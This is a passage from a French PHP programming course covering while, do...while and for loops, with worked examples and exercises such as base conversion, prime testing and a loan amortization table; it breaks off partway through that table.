
-2- La variable utilisée dans le test d'arrêt (ou de continuité) **doit toujours évoluer** dans le corps de la boucle, si on veut que la boucle s'arrête un jour.

La boucle suivante est infinie, car la variable utilisée dans le test de continuité n'est jamais modifiée dans la boucle, et le test de continuité est toujours vrai ! ([while\\_regle2\\_boucle\\_shell.php](#))




-3- La variable de test doit **converger vers la valeur finale**.

La boucle suivante est infinie. La variable \$i s'éloigne de la valeur finale ! ([while\\_regle3\\_boucle\\_shell.php](#))



-4- Le critère d'arrêt doit être atteint par la variable de test.

La boucle suivante est infinie. La variable \$i converge vers la valeur finale mais ne l'atteint pas, et le dépasse pour ensuite diverger ! ([while\\_regle4\\_boucle\\_shell.php](#))



D'une manière générale il faut éviter les tests d'égalité ou de différence ( $\$i \neq 0$ ) et préférer les tests comme ( $\$i \leq 0$ ) si cela est possible. Dans notre cas, avec ce dernier test, la boucle s'arrête car elle dépasse le critère d'arrêt (sans atteindre à la valeur 0).

-5- Faire « tourner à la main » le programme pour vérifier qu'il correspond bien à l'algorithme désiré.

#### 9.4.1.7 Exercices

-1- Faire un programme qui calcule la puissance entière d'un nombre en utilisant la formule :

$$x^n = x * x * x * \dots * x \quad \leftarrow \boxed{n \text{ fois}}$$

Voici un exemple d'exécution :

```
$ php while_puissance_shell.php  
Entrez un nombre réel (ex: 2.3) : 2.3  
Entrez la puissance entière (ex: 3) : 3  
2.3 ** 3 = 12.167
```

Solution : *while\_puissance\_shell.php*

Les programmes *while\_puissance\_web.php* et *while\_puissance\_web.php* correspondent à la version web.

Le programme *while\_puissance\_exp\_shell.php* est une version qui n'utilise plus de boucle mais le calcul arithmétique suivant qui autorise les puissances réelle :

$$x^n = e^{(n \times \log(x))}$$

-2- Faire un programme qui convertit un entier en n'importe quelle base entre 2 et 36.

**Ne pas utiliser pas la fonction `base_convert()` qui effectue ce traitement** (vu à la section 7.2.15).

Pour cela on réduira la complexité algorithmique afin de traiter dans l'ordre des problèmes de difficultés plus faible.

Voici un exemple d'exécution de ce qui est attendu :

```
$ php while_conversion_base_shell.php  
Nombre à convertir (base 10) : 2500  
Base de conversion : 16  
2500 en base 16 = 9C4
```

Solution : *while\_conversion\_base\_shell.php*

#### - 2 – Etape 1 –

**Dans un premier temps, faire un programme qui décompose un entier en base 8, en affichant sur des lignes séparées : les unités, puis les dizaines, puis les centaines, ... Par exemple  $(2500)_{10} = (4704)_8$  affichera 4 (unité), puis 0 (dizaine), puis 7 (centaines) puis 4 (milliers).**

Voici un exemple d'exécution de ce qui est attendu :

```
$ php while_conversion_base_etape1_shell.php  
Nombre à convertir (base 10) : 2500  
Base de conversion : 8  
4  
0  
7  
4
```

Solution : *while\_conversion\_base\_etape1\_shell.php*

- **2 – Etape 2 –**

**Effectuer les modifications afin que l'affichage du programme précédent soit également correcte dans les bases supérieures à 10 comme la base 16 qui utilise des chiffres comme A, B, C, D, E, F.** Par exemple  $(2500)_{10} = (9C4)_{16}$  affichera 4 (unité), puis C (dizaine), puis 9 (centaines).

Voici un exemple d'exécution de ce qui est attendu :

```
$ php while_conversion_base_etape2_shell.php
Nombre à convertir (base 10) : 2500
Base de conversion : 16
4
C
9
```

Solution : *while\_conversion\_base\_etape2\_shell.php*

- **2 – Etape 3 –**

**Finaliser le programme en « mettant dans l'ordre » les différents chiffres, pour présenter la conversion et pas seulement la décomposition.**

Voici un exemple d'exécution de ce qui est attendu :

```
$ php while_conversion_base_shell.php
Nombre à convertir (base 10) : 2500
Base de conversion : 16
2500 en base 16 = 9C4
```

Solution : *while\_conversion\_base\_shell.php*

Les programmes *while\_conversion\_base\_web.php* et *while\_conversion\_base\_web.php* correspondent à la version web.

- **2 – Etape 4 –**

**Réécrire le programme avec la fonction base\_convert()**

(vu à la section 7.2.15).

Voici un exemple d'exécution de ce qui est attendu :

```
$ php while_conversion_base_shell.php
Nombre à convertir (base 10) : 2500
Base de conversion : 16
2500 en base 16 = 9C4
```

Solution : *while\_base\_convert\_shell.php*

Les programmes *while\_base\_convert\_web.php* et *while\_base\_convert\_web.php* correspondent à la version web.

-3- Faites un programme qui lit une suite de caractères tapés au clavier (sur une ligne), et les affiche à l'écran (un par ligne) avec leur code ascii, TANT que la fin de la ligne saisie n'est pas atteinte :

Voici un exemple d'exécution :

```
$ php while_boucle_saisie_shell.php
Entrez une suite de caractères : aze rt y
Caractère lu : a code ascii=97
Caractère lu : z code ascii=122
Caractère lu : e code ascii=101
Caractère lu :   code ascii=32
Caractère lu : r code ascii=114
Caractère lu : t code ascii=116
Caractère lu :   code ascii=32
Caractère lu : y code ascii=121
```

Solution : *while\_boucle\_saisie\_shell.php*

Les programmes *while\_boucle\_saisie\_web.php* et *while\_boucle\_saisie\_web.php* correspondent à la version web.

-4- Modifiez le programme précédent pour interpréter et afficher le résultat d'une expression arithmétique contenant des additions et des soustractions :

Voici un exemple d'exécution :

```
$ php while_calculateur_shell.php
Entrez une expression arithmétique : 12-3+6-100+98
Résultat = 13
```

Solution : *while\_calculateur\_shell.php*

Les programmes *while\_calculateur\_web.php* et *while\_calculateur\_web.php* correspondent à la version web.

Le programme *while\_calculateur2\_shell.php* est une adaptation de *while\_calculateur\_shell.php* qui utilise une instruction **switch** avec un sélecteur booléen et des intervalles.

## 9.4.2 La boucle do ... while

### 9.4.2.1 Forme générale

La forme générale de l'instruction est :

```
do
    instruction1 ;
    instruction2 ;
    ...
    while (test_booléen) ;
```

← plusieurs instructions

où : **test\_booléen** est :

- une valeur logique VRAI ou FAUX      **while (! \$trouve) ;**
- Un calcul logique      **while (\$nb < 40) ;**
- Un calcul logique suite à une affectation      **while (( \$c==\$i ) != 10) ;**

De plus **test\_booléen** est un test de « continuité » :

- TANT QUE ce test est **VRAI**      la boucle **CONTINUE**.
- Quand il est **FAUX**      la boucle **S'ARRETE**.

### 9.4.2.2 Exemple

Voici le programme **do\_while1\_shell.php** :

```
<?php
$base=3;
do
{
    echo "Entrez un nombre (0=FIN) : ";
    fscanf(STDIN, "%d", $nb);
    echo $nb." x ".$base." = ".$nb*$base.PHP_EOL;
}
while ($nb != 0);
```

instruction de la boucle  
CORPS de la boucle

s'arrête quand \$nb == 0

### 9.4.2.3 Particularité de la boucle do ... while

- 1- Le test d'arrêt de la boucle **while** est effectué à **la fin**  
=> La boucle s'exécute toujours au moins une fois.

#### 9.4.2.4 Exercices

-1- Refaire l'exercice 1 de la boucle while, qui calcule la puissance entière d'un nombre en utilisant la formule suivante, avec une boucle do...while :

$$X^n = X * X * X * \dots * X \quad \leftarrow \boxed{n \text{ fois}}$$

Voici un exemple d'exécution :

```
$ php do_while_puissance_shell.php  
Entrez un nombre réel (ex: 2.3): 2.3  
Entrez la puissance entière (ex: 3) : 3  
2.3 ** 3 = 12.167
```

Solution : *do\_while\_puissance\_shell.php*

-2- Refaire l'exercice 2 de la boucle while, qui convertit un entier en n'importe quelle base entre 2 et 36.

Ne pas utiliser pas la fonction `base_convert()` qui effectue ce traitement (vu à la section 7.2.15).

Voici un exemple d'exécution de ce qui est attendu :

```
$ php do_while_conversion_base_shell.php  
Nombre à convertir (base 10) : 2500  
Base de conversion : 16  
2500 en base 16 = 9C4
```

Solution : *do\_while\_conversion\_base\_shell.php*

-3- Refaire l'exercice 4 de la boucle while, qui interprète et affiche le résultat d'une expression arithmétique contenant des additions et des soustractions :

Voici un exemple d'exécution :

```
$ php do_while_calculateur_shell.php  
Entrez une expression arithmétique : 12-3+6-100+98  
Résultat = 13
```

Solution : *do\_while\_calculateur\_shell.php*

Le programme *do\_while\_calculateur2\_shell.php* est une adaptation de *do\_while\_calculateur\_shell.php* qui utilise une instruction `switch` avec un sélecteur booléen et des intervalles.

### 9.4.3 La boucle **for**

La boucle for est déterministe => on l'utilisera quand on connaît a l'avance le nombre d'itérations.

Elle utilise un **compteur de boucle** qui est une **variable entière**, chaîne de caractères ou réels).

#### 9.4.3.1 Forme générale

La forme générale de l'instruction **for** est :

```
for (expression1;test_booléen;expression2)
    instruction1 ;
```

pas de ;

une seule instruction

ou bien

```
for (expression1;test_booléen;expression2)
{
    instruction1 ;
    instruction2 ;
```

pas de ;

plusieurs instructions

où : **expression1, test\_booléen, expression2** sont :

- **expression1** : La définition de la valeur initiale `for ($i=0 ; ... ; ...)`
- **test\_booléen** : Un calcul logique `for (i=0 ; i<10 ; ...)`
- **expression2** : la modification du compteur `for (i=0 ; i<10 ; i++)`

La variable (par exemple **\$i**) utilisée dans l'entête de la boucle **for** est appelée **compteur de boucle**.

Elle peut être de type :

- **entier**
- **chaîne de caractères**
- **réel.**

#### 9.4.3.2 Forme alternative

Comme cela a été présenté à la section 9.2.2, il est possible d'utiliser une syntaxe alternative sans les accolades.

- La ligne d'instruction commençant par **for** est terminée par « **:** »
- l'accolade fermante « **}** » est remplacée par **endfor ;**

Voici cette forme alternative :

```
for (expression1;test_booléen;expression2) :  
    instruction1 ;  
    instruction2 ;  
endfor ;
```

Caractère « **:** »

**endfor;**

#### 9.4.3.3 Exemples

##### 9.4.3.3.1 Avec un compteur entier

Le programme **for\_exemple\_entier\_shell.php** affiche la table de multiplication de 3. La boucle **for** ne contient qu'une seule instruction.

```
<?php  
    echo "Entrez une base de calcul : " ;  
    fscanf(STDIN,"%d",$base);  
    for ($i=1 ; $i<11 ; $i++)  
    {  
        $res = $i * $base ;  
        echo "$i x $base = $res".PHP_EOL;  
    }  
?>
```

instruction de la boucle  
CORPS de la boucle

Voici son exécution :

```
$ php for_exemple_entier_shell.php  
Entrez une base de calcul : 3  
1 x 3 = 3  
2 x 3 = 6  
3 x 3 = 9  
4 x 3 = 12  
5 x 3 = 15  
6 x 3 = 18  
7 x 3 = 21  
8 x 3 = 24  
9 x 3 = 27  
10 x 3 = 30
```

#### 9.4.3.3.2 Avec un compteur chaîne de caractères

Le programme **for\_exemple\_chaine\_shell.php** présente une boucle avec un compteur de type **chaîne de caractères**.

```
<?php  
  
for ($lettre = 'A'; $lettre != 'AA' ; $lettre++)  
{  
    echo "$lettre ";  
}  
  
echo PHP_EOL;  
?>
```

Voici son exécution :

```
$ php for_exemple_chaine_shell.php  
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
```

#### Remarques :

Attention avec les compteurs de type chaînes de caractère. En effet la progression avec **\$lettre++**, peut amener suivant le test à des chaînes plus longues.

Ainsi la boucle for suivante :

```
for ($lettre = 'A'; $lettre <= 'Z' ; $lettre++)
```

parcourt les chaînes de "A" jusqu'à "YZ"

Voici le programme **for\_exemple\_chaine2\_shell.php** :

```
<?php  
$compteur=0;  
for ($lettre = 'A'; $lettre <= 'Z' ; $lettre++)  
{  
    echo "$lettre ";  
    $compteur++;  
    if ($compteur == 26)  
    {  
        echo PHP_EOL;  
        $compteur=0;  
    }  
}  
echo PHP_EOL;  
?>
```

Voici son exécution :

```
$ php for_exemple_chaine2_shell.php  
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z  
AA AB AC AD AE AF AG AH AI AJ AK AL AM AN AO AP AQ AR AS AT AU AV AW AX AY AZ  
BA BB BC BD BE BF BG BH BI BJ BK BL BM BN BO BP BQ BR BS BT BU BV BW BX BY BZ  
CA CB CC CD CE CF CG CH CI CJ CK CL CM CN CO CP CQ CR CS CT CU CV CW CX CY CZ  
DA DB DC DD DE DF DG DH DI DJ DK DL DM DN DO DP DQ DR DS DT DU DV DW DX DY DZ  
EA EB EC ED EE EF EG EH EI EJ EK EL EM EN EO EP EQ ER ES ET EU EV EW EX EY EZ  
FA FB FC FD FE FF FG FH FI FJ FK FL FM FN FO FP FQ FR FS FT FU FV FW FX FY FZ  
GA GB GC GD GE GF GG GH GI GJ GK GL GM GN GO GP GQ GR GS GT GU GV GW GX GY GZ  
HA HB HC HD HE HF HG HH HI HJ HK HL HM HN HO HP HQ HR HS HT HU HV HW HX HY HZ  
IA IB IC ID IE IF IG IH II IJ IK IL IM IN IO IP IQ IR IS IT IU IV IW IX IY IZ  
JA JB JC JD JE JF JG JH JI JJ JK JL JM JN JO JP JQ JR JS JT JU JV JW JX JY JZ  
KA KB KC KD KE KF KG KH KI KJ KK KL KM KN KO KP KQ KR KS KT KU KV KW KX KY KZ  
LA LB LC LD LE LF LG LH LI LJ LK LL LM LN LO LP LQ LR LS LT LU LV LW LX LY LZ  
MA MB MC MD ME MF MG MH MI MJ MK ML MM MN MO MP MQ MR MS MT MU MV MW MX MY MZ  
NA NB NC ND NE NF NG NH NI NJ NK NL NM NN NO NP NQ NR NS NT NU NV NW NX NY NZ  
OA OB OC OD OE OF OG OH OI OJ OK OL OM ON OO OP OQ OR OS OT OU OV OW OX OY OZ
```

PA	PB	PC	PD	PE	PF	PG	PH	PI	PJ	PK	PL	PM	PN	PO	PP	PQ	PR	PS	PT	PU	PV	PW	PX	PY	PZ
QA	QB	QC	QD	QE	QF	QG	QH	QI	QJ	QK	QL	QM	QN	QO	QP	QQ	QR	QS	QT	QU	QV	QW	QX	QY	QZ
RA	RB	RC	RD	RE	RF	RG	RH	RI	RJ	RK	RL	RM	RN	RO	RP	RQ	RR	RS	RT	RU	RV	RW	RX	RY	RZ
SA	SB	SC	SD	SE	SF	SG	SH	SI	SJ	SK	SL	SM	SN	SO	SP	SQ	SR	SS	ST	SU	SV	SW	SX	SY	SZ
TA	TB	TC	TD	TE	TF	TG	TH	TI	TJ	TK	TL	TM	TN	TO	TP	TQ	TR	TS	TT	TU	TV	TW	TX	TY	TZ
UA	UB	UC	UD	UE	UF	UG	UH	UI	UJ	UK	UL	UM	UN	UO	UP	UQ	UR	US	UT	UU	UV	UW	UX	UY	UZ
VA	VB	VC	VD	VE	VF	VG	VH	VI	VJ	VK	VL	VM	VN	VO	VP	VQ	VR	VS	VT	VU	VV	VW	VX	VY	VZ
WA	WB	WC	WD	WE	WF	WG	WH	WI	WJ	WK	WL	WM	WN	WO	WP	WQ	WR	WS	WT	WU	WV	WW	WX	WY	WZ
XA	XB	XC	XD	XE	XF	XG	XH	XI	XJ	XX	XL	XM	XN	XO	XP	XQ	XR	XS	XT	XU	XV	XW	XX	XY	XZ
YA	YB	YC	YD	YE	YF	YG	YH	YI	YJ	YK	YL	YM	YN	YO	YP	YQ	YR	YS	YT	YU	YY	YW	YX	YY	YZ

#### 9.4.3.3.3 Avec un compteur réel

Le programme **for\_exemple\_reel\_shell.php** affiche une suite de valeurs réelles en fonction d'une valeur de départ, d'une valeur d'arrivée et d'un pas de progression.

```
<?php
// Saisie des données
echo "Valeur réelle de départ (ex : 2.6) : ";
fscanf(STDIN,"%f",$Reel_1);
echo "Valeur réelle d'arrivée (ex : 3.6) : ";
fscanf(STDIN,"%f",$Reel_2);
echo "Pas de progression (ex : 0.1) : ";
fscanf(STDIN,"%f",$Pas_Progression);

for ($Reel=$Reel_1 ; $Reel<=$Reel_2 ; $Reel+=$Pas_Progression)
{
    echo "$Reel\t";
}
echo PHP_EOL;
?>
```

instruction de la boucle  
CORPS de la boucle

Voici son exécution :

```
$ php for_exemple_reel_shell.php
Valeur réelle de départ (ex : 2.6) : 2.1
Valeur réelle d'arrivée (ex : 3.6) : 3.3
Pas de progression (ex : 0.1) : 0.1
2.1    2.2    2.3    2.4    2.5    2.6    2.7    2.8    2.9    3    3.1    3.2
```

#### 9.4.3.3.4 Syntaxe alternative

Le programme **for\_exemple\_alternatif\_entier\_shell.php** montre la réécriture du programme **for\_exemple\_entier\_shell.php** avec la forme alternative.

```
<?php
echo "Entrez une base de calcul : ";
fscanf(STDIN,"%d",$base);

for ($i=1 ; $i<11 ; $i++)
{
    $res = $i * $base ;
    echo "$i x $base = $res".PHP_EOL;
}

?>
```

#### 9.4.3.4 Forme évoluée

La boucle **for** peut avoir une forme plus évoluée où **deux compteurs de boucle** (voir plus) sont utilisés.

Voici un programme manipulant une chaîne de caractères (**s**) utilisant deux compteurs **\$i** et **\$j**.

```
<?php
    echo "Entrez un nom : ";
    fscanf(STDIN,"%s",$nom);
    for ( $i=0, $j=strlen($nom)-1 ; $i<$j ; $i++, $j-- )
    {
        $c      = $nom[$i];
        $nom[$i] = $nom[$j];
        $nom[$j] = $c      ;
    }
    echo "Résultat : $nom".PHP_EOL;
?>
```

Que fait ce programme ?

#### 9.4.3.5 Particularités de la boucle for

-1- *Le compteur de la boucle for doit être un entier, une chaîne ou un réel*  
=> *La boucle peut s'exécuter zéro fois si le test est tout de suite FAUX.*

-2- *Si la valeur finale est atteinte dès le premier passage*  
=> *La boucle peut s'exécuter zéro fois.*

-3- *A la sortie de la boucle, le compteur possède la dernière valeur affectée par la boucle*

-4- *Le compteur de boucle ne doit pas être modifié « à la main » dans le corps de la boucle. Dans le cas contraire, c'est qu'on désire terminer la boucle avant son terme, il faut alors utiliser la boucle while !*

-5- *La boucle suivante est infinie.*

```
for (;;)
{
...
}
```

#### 9.4.3.6 Imbrication des boucles for

Il est souvent utile d'imbriquer des boucles **for**. Par exemple dans le traitement des tableaux à plusieurs dimensions.

Voici en exemple le programme `for_tables_multiplication.php` qui affiche les tables de multiplications de 1 à 12 :

```
<?php
    for ( $i=1 ; $i<13 ; $i++ )           ← boucle externe
    {
        echo "--- Table de $i ---".PHP_EOL;
        for ($j=1 ; $j <11 ; $j++)
        {
            $res=$i * $j ;
            printf("%4d",$res) ;
        }
        echo PHP_EOL ;
    }
?>
```

Voici son exécution

```
$ php for_tables_multiplication.php
--- Table de 1 ---
 1  2  3  4  5  6  7  8  9  10
--- Table de 2 ---
 2  4  6  8  10  12  14  16  18  20
--- Table de 3 ---
 3  6  9  12  15  18  21  24  27  30
--- Table de 4 ---
 4  8  12  16  20  24  28  32  36  40
--- Table de 5 ---
 5  10  15  20  25  30  35  40  45  50
--- Table de 6 ---
 6  12  18  24  30  36  42  48  54  60
--- Table de 7 ---
 7  14  21  28  35  42  49  56  63  70
--- Table de 8 ---
 8  16  24  32  40  48  56  64  72  80
--- Table de 9 ---
 9  18  27  36  45  54  63  72  81  90
--- Table de 10 ---
10  20  30  40  50  60  70  80  90  100
--- Table de 11 ---
11  22  33  44  55  66  77  88  99  110
--- Table de 12 ---
12  24  36  48  60  72  84  96  108  120
```


#### Remarques :

*Le compteur de la boucle interne (`$j`) tourne plus vite que celui de la boucle externe (`$i`).*

#### 9.4.3.7 Exercices

-1- Faites un programme qui dessine le début d'un sapin de Noël (triangle) selon le nombre de lignes (N) saisi au clavier.

Faites d'abord l'analyse puis l'algorithme



Solution : *for\_triangle.php*

-2- Faites un programme qui détermine si le nombre entier saisi est un nombre premier. Faites d'abord l'analyse puis l'algorithme

Voici trois exemples d'exécution :

```
$ php for_premier.php  
Entrez un Nombre : 11  
11 est un nombre premier !  
  
$ php for_premier.php  
Entrez un Nombre : 25  
25 n'est pas premier !  
il est divisible par 5 et 5  
  
$ php for_premier.php  
Entrez un Nombre : 1000000001  
1000000001 n'est pas premier !  
il est divisible par 19019 et 52579
```

Solution : *for\_premier.php*

-2b- Modifiez le programme précédent pour qu'il s'arrête dès qu'un diviseur est trouvé. Pour cela on changera la boucle for en boucle while avec un double critère d'arrêt.

Voici un exemple d'exécution :

```
$ php while_premier.php  
Entrez un Nombre : 1000000001  
1000000001 n'est pas premier !  
il est divisible par 7 et 142857143
```

On voit que qu'avec cette version le premier diviseur est trouvé à 7 pour 1000000001.

Solution : *while\_premier.php*

**-3- Faites un programme qui simule les Mensualités d'un crédit, pour tous les Taux d'intérêts compris entre un taux de départ, et un taux final en fonction d'un pas de progression.**

**Partez du programme emprunt\_shell.php traité en exercice sur les réels à la section 7.2.17.**

Le calcul du coût final du crédit en € correspond à :

$$CoutTotal = (M \times N) - C$$

Où :

- M est la mensualité Hors Assurance ;
- C est le capital emprunté ;
- N est le nombre de mois (nombre d'années x 12).

Le calcul du coût final du crédit en % correspond à :

$$PourcentCoutTotal = \frac{CoutTotal}{C} \times 100$$

Voici un exemple d'exécution :

```
$ php for_simulateur_credit_shell.php
Capital: 300000
Nombre d'années : 20
Taux de l'Assurance (0.29) :0.33
Taux Annuel Hors Assurance le plus bas (ex : 2.6) : 1.6
Taux Annuel Hors Assurance le plus haut(ex : 3.6) : 2.1
Pas de progression du taux (ex : 0.1) : 0.1
--- Simulation avec Taux      = 1.6 ---
Mensualité Assurance Comprise : 1543.97
Coût de l'Assurance par mois  : 82.5
Coût du crédit en €           : 50752.8
Coût du crédit en %          : 16.92
--- Simulation avec Taux      = 1.7 ---
Mensualité Assurance Comprise : 1557.9
Coût de l'Assurance par mois  : 82.5
Coût du crédit en €           : 54096
Coût du crédit en %          : 18.03
--- Simulation avec Taux      = 1.8 ---
Mensualité Assurance Comprise : 1571.9
Coût de l'Assurance par mois  : 82.5
Coût du crédit en €           : 57456
Coût du crédit en %          : 19.15
--- Simulation avec Taux      = 1.9 ---
Mensualité Assurance Comprise : 1585.98
Coût de l'Assurance par mois  : 82.5
Coût du crédit en €           : 60835.2
Coût du crédit en %          : 20.28
--- Simulation avec Taux      = 2 ---
Mensualité Assurance Comprise : 1600.15
Coût de l'Assurance par mois  : 82.5
Coût du crédit en €           : 64236
Coût du crédit en %          : 21.41
```

Solution : *for\_simulateur\_credit\_shell.php*

Cet exercice sert de support dans la section d'intégration HTML et PHP (section 16.2.2).

**-4- Faites un programme qui affiche le Coût Total et le Tableau d'Amortissement d'un crédit immobilier.**

**Le programme demandera :**

- Le Capital emprunté ;
- Le nombre d'années et de mois de l'emprunt ;
- Le Taux Annuel Hors Assurance ;
- Le Taux de l'Assurance ;

**Le programme affichera d'abord une synthèse du crédit :**

- Mensualité Assurance Comprise ;
- Montant de l'Assurance mensuelle ;
- Coût Total de l'Assurance ;
- Coût Total du crédit Hors Assurance en €
- Coût Total du crédit Hors Assurance en %
- Coût Total du crédit Assurance Comprise en €
- Coût Total du crédit Assurance Comprise en %

**Le calcul de la mensualité est le même que dans l'exercice précédent.**

**Le calcul du montant de l'assurance mensuelle est :**

$$\text{AssuranceMensuelle} = C \times (\text{TauxMensuelAssurance})$$

Où :

- C est le capital emprunté ;
- TauxMensuelAssurance=Taux Assurance / 12.

**Le Coût Total Hors Assurance en € correspond à :**

$$\text{CoutTotalHA} = (\text{MensHA} \times N) - C$$

Où :

- MensHA est la mensualité Hors Assurance ;
- C est le capital emprunté ;
- N est le nombre total de mois (nombre d'années x 12)+ nombre de mois.

**Le Coût Total Hors Assurance en % correspond à :**

$$\text{PourcentCoutTotalHA} = \frac{\text{CoutTotalHA}}{C} \times 100$$

**Le Coût Total Assurance Comprise en € correspond à :**

$$\text{CoutTotalAC} = (\text{MensAC} \times N) - C$$

Où :

- MensAC est la mensualité Hors Assurance ;
- C est le capital emprunté ;
- N est le nombre total de mois (nombre d'années x 12)+ nombre de mois.

**Le Coût Total Assurance Comprise en % correspond à :**

$$PourcentCoutTotalAC = \frac{CoutTotalAC}{C} \times 100$$

**Le programme affichera ensuite le tableau d'amortissement.**

**Chaque ligne du tableau affichera :**

- **Le numéro de l'échéance (numéro du mois) ;**
- **La mensualité Assurance Comprise ;**
- **Le montant de l'amortissement mensuel ;**
- **Le montant des intérêts mensuels ;**
- **Le montant de l'assurance mensuelle ;**
- **Le montant du Capital restant dû après l'échéance.**

**Le numéro de l'échéance est :**

Le numéro du mois (de 1 à 240 pour un prêt sur 20 ans).

**La mensualité est la valeur calculée précédemment.**

**Le montant des intérêts mensuels est :**

*IntérêtsMensuels* = CapitalRestantDûPrécédent × TauxIntérêtsMensuel

**L'amortissement mensuel est :**

*AmortissementMensuel* = MensualitéHorsAssurance – IntérêtsMensuels

**Le calcul du l'assurance mensuelle est calculée une seule fois :**

*AssuranceMensuelle* = CapitalInitial × TauxMensuelAssurance

**Le Capital restant dû après cette échéance est :**

*CapitalRestantDû* = CapitalrestantDûPrécédent - AmortissementMensuel

**Le programme affichera enfin une dernière ligne en fin de tableau donnant le Total de :**

- **La colonne Mensualité Assurance comprise ;**
- **La colonne Amortissement ;**
- **La colonne Intérêts ;**
- **La colonne Assurance ;**

**Soyez attentif aux valeurs de la dernière échéance, afin que le total de l'amortissement soit strictement identique au capital emprunté.**

**Vérifiez que le total des intérêts est identique à celui affiché avant le tableau d'amortissement. Sinon, expliquez cette différence.**

Voici un exemple d'exécution.

Les surlignages en jaune sont des saisies, et en bleu, le total des intérêts:

```
$ php for_credit_amortissement_shell.php
=====
===== Saisie des données =====
=====
Capital : 100000
Nombre d'années : 3
et de mois : 6
```

Taux Annuel Hors Assurance (ex : 2.6) :	<b>2.1</b>				
Taux de l'Assurance (0.29) :	<b>0.33</b>				
<hr/>					
===== Synthèse du crédit =====					
<hr/>					
Mensualité Assurance Comprise :	<b>2499.11</b>				
Assurance par mois :	<b>27.5</b>				
Coût Total de l'Assurance :	<b>1155</b>				
Coût Total du crédit Hors Ass en € :	<b>3807.62</b>				
Coût Total du crédit Hors Ass en % :	<b>3.81</b>				
Coût Total du crédit Ass Comp en € :	<b>4962.62</b>				
Coût Total du crédit Ass Comp en % :	<b>4.96</b>				
<hr/>					
===== Tableau d'amortissement =====					
<hr/>					
N°Echéance	MensAC	Amort	Intérêts	Assuranc	Cap Restant Dû
1	<b>2499.11</b>	<b>2296.61</b>	<b>175.00</b>	<b>27.50</b>	<b>97703.39</b>
2	<b>2499.11</b>	<b>2300.63</b>	<b>170.98</b>	<b>27.50</b>	<b>95402.76</b>
3	<b>2499.11</b>	<b>2304.66</b>	<b>166.95</b>	<b>27.50</b>	<b>93098.10</b>
4	<b>2499.11</b>	<b>2308.69</b>	<b>162.92</b>	<b>27.50</b>	<b>90789.41</b>
5	<b>2499.11</b>	<b>2312.73</b>	<b>158.88</b>	<b>27.50</b>	<b>88476.68</b>
6	<b>2499.11</b>	<b>2316.78</b>	<b>154.83</b>	<b>27.50</b>	<b>86159.90</b>
7	<b>2499.11</b>	<b>2320.83</b>	<b>150.78</b>	<b>27.50</b>	<b>83839.07</b>
8	<b>2499.11</b>	<b>2324.89</b>	<b>146.72</b>	<b>27.50</b>	<b>81514.18</b>
9	<b>2499.11</b>	<b>2328.96</b>	<b>142.65</b>	<b>27.50</b>	<b>79185.22</b>
10	<b>2499.11</b>	<b>2333.04</b>	<b>138.57</b>	<b>27.50</b>	<b>76852.18</b>
11	<b>2499.11</b>	<b>2337.12</b>	<b>134.49</b>	<b>27.50</b>	<b>74515.06</b>
12	<b>2499.11</b>	<b>2341.21</b>	<b>130.40</b>	<b>27.50</b>	<b>72173.85</b>
13	<b>2499.11</b>	<b>2345.31</b>	<b>126.30</b>	<b>27.50</b>	<b>69828.54</b>
14	<b>2499.11</b>	<b>2349.41</b>	<b>122.20</b>	<b>27.50</b>	<b>67479.13</b>
15	<b>2499.11</b>	<b>2353.52</b>	<b>118.09</b>	<b>27.50</b>	<b>65125.61</b>
16	<b>2499.11</b>	<b>2357.64</b>	<b>113.97</b>	<b>27.50</b>	<b>62767.97</b>
17	<b>2499.11</b>	<b>2361.77</b>	<b>109.84</b>	<b>27.50</b>	<b>60406.20</b>
18	<b>2499.11</b>	<b>2365.90</b>	<b>105.71</b>	<b>27.50</b>	<b>58040.30</b>
19	<b>2499.11</b>	<b>2370.04</b>	<b>101.57</b>	<b>27.50</b>	<b>55670.26</b>
20	<b>2499.11</b>	<b>2374.19</b>	<b>97.42</b>	<b>27.50</b>	<b>53296.07</b>
21	<b>2499.11</b>	<b>2378.34</b>	<b>93.27</b>	<b>27.50</b>	<b>50917.73</b>
22	<b>2499.11</b>	<b>2382.50</b>	<b>89.11</b>	<b>27.50</b>	<b>48535.23</b>
23	<b>2499.11</b>	<b>2386.67</b>	<b>84.94</b>	<b>27.50</b>	<b>46148.56</b>
